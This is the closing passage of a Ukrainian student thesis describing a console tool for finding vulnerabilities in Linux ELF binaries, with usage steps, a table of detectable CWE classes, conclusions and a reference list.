missingInclude	Перевірка на відсутність директив include для використовуваних функцій.

Рис. 4.4 – Категорії фільтрації результатів аналізу.

В роботі використовуємо Python, Linux Debian – а саме беремо дистрибутив Kali Linux. Цей дистрибутив ідеально підходить для проектів по аналізу безпеки. Працювати будемо в режимі root. Використовуємо віртуальну машину – Oracle VM VirtualBox.




Рис. 4.5. Віртуальна машина

Працюємо із машиною Калі.




Рис. 4.6.Запущена машина Калі

Додаток для аналізу бінарних файлів консольний, розроблений під Linux. Для запуску проекта виконаємо наступні дії. Запустимо термінал та перейдемо в каталог нашого проекту використовуючи cd <шлях до каталога>




Рис. 4.7. Запуск терміналу

Наступне запустимо скрипт з правами root: sudo python ‘main.py’




Рис. 4.7. Запуск main.py

Головне меню з вибором команд виглядає наступним чином.

Рис.4.8. Меню

Алгоритм роботи наступний. В підкаталозі FILES розміщуємо Elf файл, який будемо аналізувати. На рисунку нижче – команда перегляду вмісту основного каталогу ls , який містить підкаталог FILES.

Рис. 4.8. Команда перегляду вмісту

Запускаємо main.py. Обираємо пункт 25. Вказуємо імя файлу, який будемо аналізувати. Після цього можемо обирати інші пункти для аналізу. Наприклад, обравши пункт 32 ПРОЧИТАТИ PrivHead маємо результат як на рисунку нижче.




Рис. 4.9. Пункт 32

Режим 26 – обрання динамічного аналізу на противагу статичному. Пункти меню виглядають наступним чином.




Рис.4.10.

Важливим пунктом є аналіз з використанням radare2 – це пункт 30. В роботі ми часто використовували стандартне ПЗ – r2 і воно було добре описане у попередніх розділах, для чого воно використовується.




Рис. 4.11. Radare2

Як підсумок наведемо таблицю – класи вразливостей, які можуть бути відслідковані нашим ПЗ.

Ідентифікатор вразливості	Назва вразливості
CWE-78	Ін'єкція команд операційної системи.
CWE-119 та підвиди CWE-125 і CWE-787	Переповнення буфера.
CWE-134	Використання форматних рядків, що контролюються поза програмою.
CWE-190	Переповнення цілочисленних типів.
CWE-215	Виток інформації через дані відладки.
CWE-243	Використання файлів поза областю команди «chroot».
CWE-332	Недостатня ентропія в псевдовипадкових послідовностях.
CWE-367	Стан гонки за даними програмі – ситуація в якій програма може виконуватись по різному в залежності від потоку виконання.
CWE-415	Звільнення ресурсів що були звільнені іншим модулем програми.
CWE-416	Використання ресурсів після їх звільнення.
CWE-426	Використання програмою ресурсів, що не підлягають безпосередньому контролю програмою.
CWE-467	Використання функції «sizeof» на типах вказівників.

Рис. 4.15 – Класи вразливостей що можуть бути знайдені інструментом.

Висновки

Проблема захисту програмного забезпечення(ПЗ) , яка базується на аналізі бінарних вразливостей – одна з найактуальніших проблем захисту інформації . Визначальним фактором, що істотно впливає на рівень успішності її вирішення, є детальне вивчення та аналіз вразливостей ПЗ. Підсумкові результати цього аналізу часто подаються у формі класифікації вразливостей. Це пояснюється тим, що вдала класифікація вразливостей, як правило, є ключовою умовою успішної розробки механізмів захисту ПЗ. Зазвичай така класифікація базується на тих чи інших принципах, введених відповідно до інтуїції дослідника, певних традиційних схем та підходів. Часто подібні класифікації поєднують різнотипні вразливості, наприклад, вразливості у Web-застосуваннях розглядаються сумісно із вразливостями в бінарних файлах.

За результатами роботи розроблені: інструмент комбінованого аналізу пошуку вразливостей програм; схема використання комбінованого аналізу розробником та послідовність дій щодо інтеграції комбінованого аналізу в сучасну методологію розробки програмного забезпечення.

Таким чином, використовуючи програмний продукт можна виконувати широкий спектр завдань по аналізу бінарного файлу під Linux. Деякі функції взято як базову класичну реалізацію (наприклад, все що стосується r2 – уже добре відоме, ми лише проаналізували всі доступні елементи та класифікували їх по розділам) , а деякі - вдосконалені нами із новою реалізацією (в роботі ми велику частину приділили особливим способам написання експлойтів, написанням скриптів для різних видів бінарних атак).

Список використаних джерел

1. Crispin Cowan, Perry Wagle. Buffer Overflows: Attacks and Defenses for the Vulnerability of the Decade. – Department of Computer Science and Engineering, Oregon Graduate Institute of Science & Technology, 2003. – 235 p.

2. Тодд В. Мазерс. Энциклопедия Windows 2000 для системного администратора. – СПб: Издательский дом "Вильямс", 2001. – 412 с.

3. Вильямс А. Системное программирование в Windows 2000. – СПб.: "ПИТЕР", 2000. – 250 с.

4. Steve Bellovin. Buffer Overflows and Remote Root Exploits. Personal Communications, 1999. – 150 p.

5. Peter Mell, Karen Scarfone. A Complete Guide to the Common Vulnerability Scoring System Version 2.0 [Електронний ресурс] // first.org. – 2007. http://www.first.org/cvss/cvss-guide.html

6. Format String Vulnerability [Електронний ресурс] // tech-faq.com. – 2010. http://www.tech-faq. com/format-string-vulnerability.html

7. Джек Козіол, Девід Лічфілд, Дейв Ейтел. Мистецтво злому та захисту систем. – Пітер, 2006. – 276 с.

8. DARPA, “Cyber Grand Challenge.” [Online]. Available: https://www. cybergrandchallenge.com/.

9. Cha S.K., Avgerinos T., Rebert A., Brumley D., “Unleashing Mayhem on binary code,” Proceedings. IEEE Symposium on Security and Privacy. 2012. P. 380–394.

10. Nguyen-Tuong A., Melski D., Davidson J.W., Co M., Hawkins W., Hiser J.D., Morris D., Nguen D., and Rizzi E. “Xandra: An autonomous cyber battle system for the Cyber Grand Challenge,” IEEE Security & Privacy. 2008. Vol. 16. N. 2. P. 42–53.

11. Mechaphish, “Github repository.” [Online]. Available from:https://github. com/ mechaphish/mecha-docs.

12. Chipounov V., Kuznetsov V., Candea G. “S2E: A platform for invivo multi-path analysis of software systems.” Asplos. 2011. Vol. 46. P. 1–14.

13. Sen K., Marinov D., Agha G., Sen K., Marinov D., Agha G. “CUTE: A concolic unit testing engine for C.” 10th European Software Engineering Conference and 13th ACM SIGSOFT International Symposium on Foundations of Software Engineering (ESEC/FSE’05). 2005. Vol. 30. N 5. P. 263.

14. Cadar C., Dunbar D., Engler D.R. “KLEE: Unassisted and automatic generation of highcoverage tests for complex systems programs,” Proceedings of the 8th USENIX Conference on Operating Systems Design and Implementation. 2008. P. 209–224.

15. Gilbert D., Letichevsky A. “Interaction of agents and environments,” Recent trends in algebraic development technique, LNCS 1827 (D. Bert and C. Choppy, eds.), SpringerVerlag, 1999.

16. Intel 64 and IA-32. “Architectures software developer’s manual.” Intel Corporation. 1997–2016.

17. Algebraic Programming System, APS, [Online]. www.apsystem.org.ua